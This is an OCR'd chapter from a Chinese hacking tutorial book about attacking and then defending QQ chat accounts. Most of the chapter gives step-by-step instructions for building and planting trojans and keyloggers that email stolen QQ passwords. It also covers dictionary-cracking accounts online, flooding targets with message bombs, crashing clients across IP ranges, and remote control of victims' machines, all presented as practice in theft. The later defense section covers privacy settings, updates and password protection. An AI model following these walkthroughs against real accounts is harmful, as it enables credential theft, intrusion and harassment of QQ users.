继续在“高级选项”栏中选中“摧毁防火墙”、“还原精灵转存”、“强力驻留”和“无限复活模式”复选框，为啊拉QQ大盗在目标主机中长时间的存活提供保障。

6 生成服务器端

单击 生成程序 按钮，在打开的“另存为”对话框中选择服务端的保存位置，为其重命名后单击 保存(S) 按钮，软件将弹出提示对话框提示生成成功。

2 QQ机器人远程破解QQ密码


QQ机器人是一款功能强大的远程QQ密码破解软件，远程破解意思就是在理论上它可以通过网络对所有的QQ号码进行密码破解。下面将对使用QQ机器人在线窃取QQ密码的方法进行详细讲解，其具体操作如下。

教学演示\第8章\QQ机器人远程破解QQ密码

高手指点 啊拉QQ大盗特有的“摧毁防火墙”功能可以强制终止防火墙进程，使其对外发送邮件更加方便。


1 启动软件

启动软件，在其操作界面中单击 设置参数 按钮。




2 设置编码选项

打开“设置参数”对话框，在“键盘编码选项”栏中选中“阿拉伯数字”和“英文字母”复选框。




3 设置路径

在“设置路径位置”栏中单击“Oicq目录”文本框后的 >>> 按钮，在打开的“打开”对话框中选择安装目录下的QQ号码记录文件，单击 打开(O) 按钮将其添加到文本框中。




4 设置字典文件

1. 用同样的方法选择“字典文件”为QQ机器人软件目录下的字典文件。
2. 单击 确定 按钮。




5 设置窃取选项

1. 在“用户号码”下拉列表框中输入要在线窃取的QQ号码。
2. 选中“运用键盘编码”、“使用字典工具”和“搜索所有用户”复选框。



6 开始解密

单击 开始校验 按钮，软件将按照设置对指定的QQ号码进行在线窃取，在“用户口令”文本框中将显示色彩不断变化的“正在解密中…”文字。完成后将把窃取的密码显示在“用户口令”文本框中。



对于远程QQ密码破解工具来说，HTTP代理服务器可以尽量设置得多一点，因为代理服务器越多，扫描速度就越快，获得密码的可能性就越大。

补充两句

3 QQ攻击工具

目前，针对QQ的黑客攻击除了窃取密码之外，还有信息炸弹攻击、QQ远程攻击、QQ信息偷窥以及QQ远程控制等。下面对几种常用的QQ攻击工具进行介绍。


（1）QQ信息炸弹

QQ信息炸弹和QQ炸弹有些相似，不过相对于QQ炸弹来说，前者攻击的破坏性要小一些，其攻击方式是指在QQ对话模式中连续向对方发送大量信息，造成对方使用的不便，同时可能因为消耗系统资源过多而导致死机。本节将以使用“QQ狙击手”发送QQ信息炸弹为例进行详细讲解，其具体操作如下。

教学演示\第8章\QQ信息炸弹

1 查看信息

启动QQ狙击手软件，在打开的操作界面中可以查看QQ狙击手的各项功能和版本信息等，在左侧的窗格中单击 按钮。



2 设置QQ狙击手

1. 在打开的“设置”界面中设置指定QQ执行文件的路径和QQ客户端使用的默认端口，并选中“由QQ狙击手自动启动QQ”复选框。
2. 单击 按钮。

3 登录QQ

1. 在打开的QQ用户登录界面的“账号”下拉列表框中选择要登录的账号，在“密码”文本框中输入QQ密码。
2. 单击 按钮。


4 查看IP地址信息

在“QQ狙击手”窗口左侧窗格中单击 按钮，在右侧窗格中将打开QQ IP界面，在其中可以查看目前QQ好友的IP地址、端口信息和地理位置等信息。

高手指点 对目标QQ发送信息炸弹有两种方法：一是将其加为好友，在聊天对话框中发送信息炸弹；二是针对其IP地址发送信息炸弹。

5 查看实时IP信息

在左侧窗格中单击 按钮，在右侧窗格中将打开“实时IP”界面，在其中可以查看本地IP与外部IP的通信状态记录。



6 查看IP配置表

在左侧窗格中单击 按钮，在右侧窗格中将打开“其他工具”界面，单击“查看‘IP配置表’”超链接可以查看当前的IP配置表。

7 查看TCP链接表

在“其他工具”界面中单击“查看‘TCP链接表’”超链接可以查看当前的TCP链接表。

8 查看UDP链接表

在“其他工具”界面中单击“查看‘UDP链接表’”超链接可以查看当前的UDP链接表。

9 设置不断上线

在“其他”栏中单击Flash Online超链接，在打开的Flash Online对话框中单击 开始 按钮可使自己的QQ不断上线。

10 探测QQ号码

在左侧窗格中单击 按钮，在打开的“邻桌探秘－QQ号码探测”对话框中单击 按钮，即可获取整个局域网中正在上网的QQ号码。

在QQ狙击手使用过程中，使用局域网QQ号码探测功能时会对局域网网络状况造成影响，严重时可能导致网络瘫痪。

补充两句


（2）QQ远程攻击

QQ远程攻击主要是利用QQ的接收信息漏洞，根据漏洞的结构编写特殊的信息代码，将其以普通信息的形式发送到目标QQ中，一旦打开，就会导致QQ无法正常工作，甚至崩溃，常用的远程攻击软件有QQ远程攻击器等。本节将详细讲解使用QQ远程攻击器攻击目标QQ的方法，其具体操作如下。

教学演示\第8章\QQ远程攻击


1 启动软件

启动软件，在其操作界面中选中“单独—IP”单选按钮。




2 设置IP信息

1. 在该单选按钮后的文本框中输入目标QQ的IP地址。
2. 通常QQ默认使用4000端口，在后面的文本框中输入端口号“4000”。




3 开始攻击

1. 在QQ远程攻击器的操作界面中单击 攻击 按钮即可开始攻击，完成后软件将弹出一个对话框提示攻击完毕。
2. 单击 确定 按钮，目标主机中的QQ程序将因出错而关闭。



4 多端口攻击


1. 选中“一IP多端口”单选按钮，其后将出现3个文本框，在其中输入目标主机的IP地址和要攻击的起始端口及结束端口。
2. 单击 攻击 按钮即可进行多端口攻击。



高手指点 为QQ设置代理服务器可以使用Sockscap等软件，该类型的软件可以为QQ设置一个Sock4或Sock5代理服务器。

5 多IP攻击

1. 选中“多IP—端口”单选按钮，分别在其后的“开始IP”、“结束IP”和“端口”文本框中输入相应的信息。
2. 单击 攻击 按钮即可进行多IP攻击。



（3）QQ远程监控

QQ远程监控主要是使用软件在本地电脑中通过命令控制服务端（即目标QQ），其功能与远程监控主机相似，常用的软件有QQ远控精灵等。该类型的软件都是通过QQ聊天发送控制命令进行远程控制的，如屏幕监控、文件管理、进程管理、共享管理以及电源管理等。使用QQ远控精灵进行远程监控，其具体操作如下。

教学演示\第8章\QQ远程监控

1 启动客户端

启动客户端，在其操作界面中单击 生成服务端 按钮。

操作提示：其他功能

QQ远控精灵的功能还有远程关闭电脑、重启电脑、注销当前用户、抓屏、抓屏并发送、列举进程、列举进程并发送、关闭进程、发送文件、下载文件、下载并运行文件、删除文件和卸载服务端等。

2 配置服务端

1. 打开“配置服务端”对话框，在“邮箱地址”、“邮箱服务器”、“用户名”和“密码”文本框中输入相应的信息。
2. 单击 生成服务端 按钮。

3 保存服务端

1. 在打开的“服务端保存到...”对话框中设置服务端文件的保存位置和文件名。
2. 单击 保存(S) 按钮。

4 开始远程监控

将服务端程序种植到目标主机中并使其运行，在客户端操作界面的下拉列表框中选择“运行文件”选项。

QQ远控精灵的兼容性非常强，它可以在不同类型的操作系统中使用，而且没有QQ版本的限制。

补充两句

5 生成命令

1. 在下拉列表框下方的文本框中输入要运行程序的路径。
2. 单击 生成命令 按钮，此时在下拉列表框上方的文本框中将生成打开该文件的命令。

6 生成代码

单击 生成代码 按钮，软件将把之前生成的打开文件命令编译为一段代码，并将其显示在下拉列表框右侧的文本框中。

操作提示：复制生成的代码作用


复制生成的代码，将其发送到目标QQ中，当用户接收到该信息后，对话框将自动关闭，并开始执行该代码所包含的命令。

8.1.2 上机1小时：使用“QQ密码使者”窃取QQ密码

QQ密码使者其实是在电脑中安装记录QQ号码和密码的木马程序，并将记录到的信息发送到指定邮箱中。本例将使用它在本地电脑中窃取QQ密码，完成后的效果如下图所示。

上机目标

- 巩固QQ攻击的方法。
- 进一步掌握使用QQ密码使者窃取QQ密码的方法。



教学演示\第8章\使用“QQ密码使者”窃取QQ密码

高手指点 在使用QQ远控精灵进行远程监控之前需要在目标主机中安装它的服务端，其原理和种植木马服务端相似。

1 设置收信邮箱信息

启动程序，打开其操作界面，在“收信邮箱账号”文本框中输入接收密码邮件的邮箱地址。

2 设置发信邮箱信息

分别在“发信邮箱账号”和“发信邮箱密码”文本框中输入正确的发信箱信息，在“发信箱服务器”下拉列表框中选择与邮箱对应的服务器。

3 设置高级选项

1. 在“其他高级设置”栏中选中“过滤重复号码”、“首次运行关闭QQ（秒）”和“立即删除自身”复选框。
2. 单击 生成木马 按钮。

4 保存木马

1. 在打开的“另存为”对话框中选择生成的木马文件的保存位置并将其重命名。
2. 单击 保存(S) 按钮。

5 成功生成木马

在弹出的对话框中将提示木马生成成功，单击 OK 按钮，再关闭QQ密码使者。

6 种植木马并登录QQ


运行木马程序，将其种植到本地电脑中，木马程序运行后将自动删除安装文件，然后开始登录QQ。

QQ密码使者其实是一个木马程序，只要在电脑中安装查杀木马的软件，不随意打开非法网页，一般是不容易被攻击的。

补充两句

7 登录收信邮箱

1. 打开浏览器登录收信邮箱，这里登录http://www.126.com，在“用户名”和“密码”文本框中输入收信邮箱的账号和密码。
2. 单击 登 录 按钮。



8 收邮件

1. 在邮箱操作界面单击 收 信 按钮。
2. 在“收件箱”列表中单击新邮件的超链接，在邮件中即可查看QQ密码。

8.2 QQ防御

老马告诉小李，QQ的防御主要也是根据攻击QQ的3种方式有针对性地进行的，所以也就是从保护QQ的密码、防御信息炸弹的攻击和防御QQ病毒木马攻击这3个方面着手。

8.2.1 学习1小时

学习目标

- 学会防御QQ信息炸弹的方法。
- 学会提升QQ密码安全性的方法。
- 学会QQ病毒木马专杀工具的操作方法。

1 防御QQ信息炸弹

QQ信息炸弹不仅会对QQ的正常使用造成影响，而且如果在信息炸弹中还带有捆绑了木马的网址等超链接，用户一旦不小心单击进入，便会遭受木马的入侵，因此要从根本上防御QQ信息炸弹的攻击，主要有以下4种方法。

高手指点 在对QQ密码使者设置高级选项时，选中“过滤重复号码”复选框可以过滤重复信息，这样能方便木马种植者对搜集到的信息进行筛选。

使用代理

使用代理登录QQ可以使对方通过QQ探测程序看到的IP地址为代理服务器的IP地址，这样就可以防御针对IP地址进行的信息炸弹攻击。

安装防火墙


在本地电脑中安装一个防火墙可以在很大程度上将Internet上不安全的因素隔绝在本地系统之外。

设置身份认证

在QQ的主界面中单击“打开系统设置”按钮，在打开的“系统设置”对话框左侧窗格中单击 安全和隐私 按钮，在展开的界面中选择“隐私保护”选项卡，在右侧的“被查找条件”栏中选中“只能通过账号或昵称找到我”复选框，在“身份验证”栏中选中“需要身份认证才能把我列为好友”单选按钮，单击 确定 按钮，可以防御如QQ消息自动发等软件通过自动查找和添加功能进行信息炸弹攻击。

设置陌生人消息选项

在QQ主界面中单击“打开系统设置”按钮，在打开的“系统设置”对话框左侧窗格中单击 安全和隐私 按钮，在展开的界面中选择“隐私保护”选项卡，在右侧的“陌生人消息”栏中选中“不接收任何临时会话消息”复选框，单击 确定 按钮即可。



2 提升QQ密码的安全性

提升QQ密码安全性的防护方法主要包括为QQ的附加功能设置密码和升级QQ等，另外还可以为QQ申请密码保护。

（1）为QQ的附加功能设置密码

QQ软件的功能和业务很多，涉及多个领域，如数据保存方面的QQ硬盘、数据库方面的QQ通讯录和商业支付方面的Q币支付等。一个QQ密码显然不能保证这么多方面的安全，所以应该分别设置相应的密码来提高安全系数，这些操作都可以在QQ安全中心网页中进行设置，如下图所示。

教你一招：在外上网注意QQ安全

如果不可避免地要在公共场合使用QQ，在登录时可以选择“网吧模式”进行登录，这样当退出QQ时软件将提示是否删除本地记录。将本地记录删除可以防止其他人使用聊天记录查看器等工具从本地记录中找到一些敏感信息。

补充两句

本章中涉及的QQ软件版本为QQ2009，由于其版本升级很快，很多设置的操作可能不同，但基本功能是差不多的。

（2）随时升级QQ


另一种保护QQ密码的方法就是不停地对软件进行更新升级，因为通常软件的升级除了可以完善原有功能和增加新的功能外，还有最重要的一点就是将上一个版本所暴露出来的漏洞进行修补，如果出现了一种盗窃密码的方法，那么升级后的QQ肯定会针对这种方法进行设置，以提高安全性。升级QQ软件的方法主要有以下两种。

直接下载

直接到QQ软件的官方网站下载最新版本的QQ，并在电脑中执行覆盖安装。

在线升级

登录QQ，单击按钮，打开“系统设置”对话框，单击 基本设置 按钮，在“软件更新”选项卡中单击 在线升级 按钮。




3 使用QQ病毒木马专杀工具

QQ病毒木马专杀工具是一款专门查杀QQ病毒和木马的软件，对于QQ信息炸弹和攻击也有很好的防护作用，其具体操作如下。

教学演示\第8章\使用QQ病毒木马专杀工具


1 启动软件

双击QQ病毒木马专杀工具的快捷方式图标，软件启动后将自动打开“查杀病毒”界面。



2 查杀病毒

在“查杀病毒”界面中单击 手动查毒(C) 、 闪电杀毒(Q) 和 注入查杀(I) 按钮指定杀毒方式，单击 开机杀毒(B) 按钮还可以设置开机杀毒。



高手指点 在“查杀病毒”操作界面下方的“杀毒后IE首页锁定为”栏中有3个复选框，可以选择将IE首页改为指定页面。

3 进程管理

1. 选择“进程管理”选项卡。
2. 在下方的“进程及路径”列表框中将显示本地系统中的所有进程以及各进程的进程ID、线程数和占用内存等，可以通过右键菜单对其进行管理。

4 启动项管理

1. 选择“启动项”选项卡。
2. 可以通过右键菜单管理列表框中的注册表启动项和文件夹启动项中要开机启动的项目的命令行和位置。

5 服务管理


1. 选择“服务项”选项卡。
2. 可以通过右键菜单管理列表框中当前系统的所有服务，选择某项服务将在界面下方显示该服务的具体功能。

6 屏蔽管理

1. 选择“屏蔽清理”选项卡。
2. 在“屏蔽功能”栏中分别列出了需要屏蔽的关键字和关键扩展名类型，选中“启用屏蔽”复选框可启用屏蔽，单击 添加 和 删除 按钮可执行相应操作。

7 清理功能

在右侧的“清理功能”栏下有两个列表框，一是清理系统垃圾文件，单击 增加 或 删除 按钮可以对需清理项进行编辑，完成后单击 立即清理 按钮即可对系统垃圾文件进行清理；二是浏览器地址记录清理，单击 显示内容 按钮将会显示当前浏览器地址栏中所有的记录，在列表框中选择一个记录项，单击 删除 按钮即可将其从列表中删除。



操作提示：抑制病毒再生

在“查杀病毒”操作界面下方有一个“抑制病毒再生”复选框，如选中它，在闪电杀毒之后将在系统中生成一些专用目录，用于防止病毒在系统中创建文件。

在服务管理中，系统服务项最好不要随意进行改动，如果设置错误将对系统的运行造成影响。


补充两句

8 系统修复

1. 选择“系统修复”选项卡。
2. 在左侧的列表框中选择需要修复的选项，在右侧列表框中将显示该项中所有选项，选中需要修复的选项，单击 清除选中项 按钮即可将其修复。

9 HOSTS管理

HOSTS文件是系统中主机到IP地址的映射列表，选择HOSTS选项卡，在其中可以将恶意网站指定一个本地地址，以达到将其屏蔽的效果，也可单击 下载 按钮在网上下载HOSTS表，下载后单击 保存修改内容 按钮保存即可。



8.2.2 上机1小时：为QQ申请密码保护

密码保护是为保护QQ账户和密码而设计的一项安全防护功能，为QQ设置密码保护后，即使账户和密码被窃取，也可以根据密码保护信息将其找回。本例将介绍如何为QQ号设置密码保护，以提高QQ的防御水平。

上机目标


- 巩固QQ防御的方法。
- 进一步掌握为QQ申请密码保护的操作。

教学演示\第8章\为QQ申请密码保护

第8章

1 申请密码保护

1. 登录QQ，单击 按钮，打开“系统设置”对话框，单击 安全策略事 按钮。
2. 在“安全”选项卡中单击“申请密码保护”超链接。




2 进入安全中心

打开“QQ安全中心”网页，可以看到该QQ账号没有设置密码保护，单击 现在升级 按钮。

高手指点 为QQ申请密码保护也可以直接打开http://aq.qq.com/网页，选择“密保管理”选项卡，然后输入需要申请密码保护的QQ账号进行登录。


3 选择密保方式

1. 打开“选择一种密保手段进行设置”页面，选中“密保问题”单选按钮。
2. 单击 下一步 按钮。




4 设置密保问题

1. 在打开的网页中设置密保问题。
2. 设置完成后单击 下一步 按钮。




5 输入密保答案

1. 在打开的网页中需要再次输入密保问题的答案。
2. 单击 下一步 按钮。




6 设置密保手机

1. 在打开的网页中输入密保手机号码。
2. 单击 下一步 按钮。



7 密保设置成功

在打开的网页中提示已经成功设置密码保护。



8 使用密保

一旦QQ密码被盗，只需在QQ启动页面中单击“找回密码”超链接，在打开的网页中输入密保设置即可。

为了密码保护的安全性，在设置密保问题和密保手机时，最好填写真实的信息。

补充两句

8.3 跟着视频做练习

小李终于把攻击QQ的方法学会了，他决定要和老马一起把自己丢失的QQ号码找回来，老马不放心小李的技术，准备了两个练习，要求小李跟着做，等到完全学会了再去实战。

1 练习1小时：设置“广外幽灵”窃取QQ密码

“广外幽灵”是一款键盘记录软件，使用它不仅能记录键盘输入的数字、英文以及符号，还可以截取到任务位置的星号或黑点形式的密码，并把记录到的内容保存在指定的文件中或以E-mail的形式发送到指定邮箱，其操作和前面介绍的“QQ密码使者”十分相似。本例将练习通过设置“广外幽灵”来窃取QQ密码的方法。

操作提示：

1. 启动“广外幽灵”程序。
2. 选择“读取密码框”选项卡，取消选中“读取所有程序的密码”复选框，单击“只读取以下程序的密码”文本框后面的 按钮。
3. 打开“选择一个文件”对话框，在“查找范围”下拉列表框中选择QQ程序的安装位置，在下面的列表框中选择QQ程序。
4. 在“只读取以下程序的密码”文本框中将列出已经选择的程序，单击 添加(A) 按钮将其添加到下方的列表框中。
5. 选择“记录键盘输入”选项卡，取消选中“记录所有程序的键盘和输入法输入”复选框，用同样的方法将QQ程序添加到下方的列表框中。
6. 选择“记录处理”选项卡，选中“邮件发送记录的内容”复选框，在“发信/保存记录间隔（分钟）”文本框中输入“30”，即发信间隔时间为30分钟。
7. 在“邮件发送设置”栏的“邮箱地址”文本框中输入邮箱地址，在“服务器类型”栏中选中SMTP复选框，在“发信服务器”下拉列表框中输入服务器地址。
8. 选择“安装/卸载”选项卡，在“服务端安装设置”栏中设置服务端的安装路径、DLL路径以及注册表启动项名称，在“有效天数”文本框中输入“0”。
9. 在“服务端ID”栏的“服务端ID”和“重复服务端ID”文本框中输入相同的服务端ID，单击 生成服务端 按钮。
10. 在打开的“另存为”对话框中选择生成的客户端文件保存位置，并为其重命名。

视频演示\第8章\设置“广外幽灵”窃取QQ密码

高手指点 使用“广外幽灵”攻击QQ并获取其密码信息的方法其实很容易，只需将生成的服务端文件种植在目标主机中，就可以等待“广外幽灵”截取QQ密码信息并将其发送到指定的邮箱中了。

2 练习1小时：保护QQ账号

本例将先在QQ官方网站中申请一个免费的QQ号码，然后打开http://aq.qq.com/网页，在其中为该号码设置密码保护。

操作提示：

1. 申请一个新的QQ号，并设置一个10位的包含数字、字母和符号的密码。
2. 打开http://aq.qq.com/网页，打开“选择一种密保手段进行设置”网页，选中“密保问题”单选按钮。
3. 在打开的网页中设置密保问题。
4. 设置密保的答案。
5. 设置密保手机。
6. 确认密保设置成功。
7. 修改密码，使用密保看看能否恢复。


视频演示\第8章\保护QQ账号

8.4 秘技偷偷报——QQ的安全防护技巧

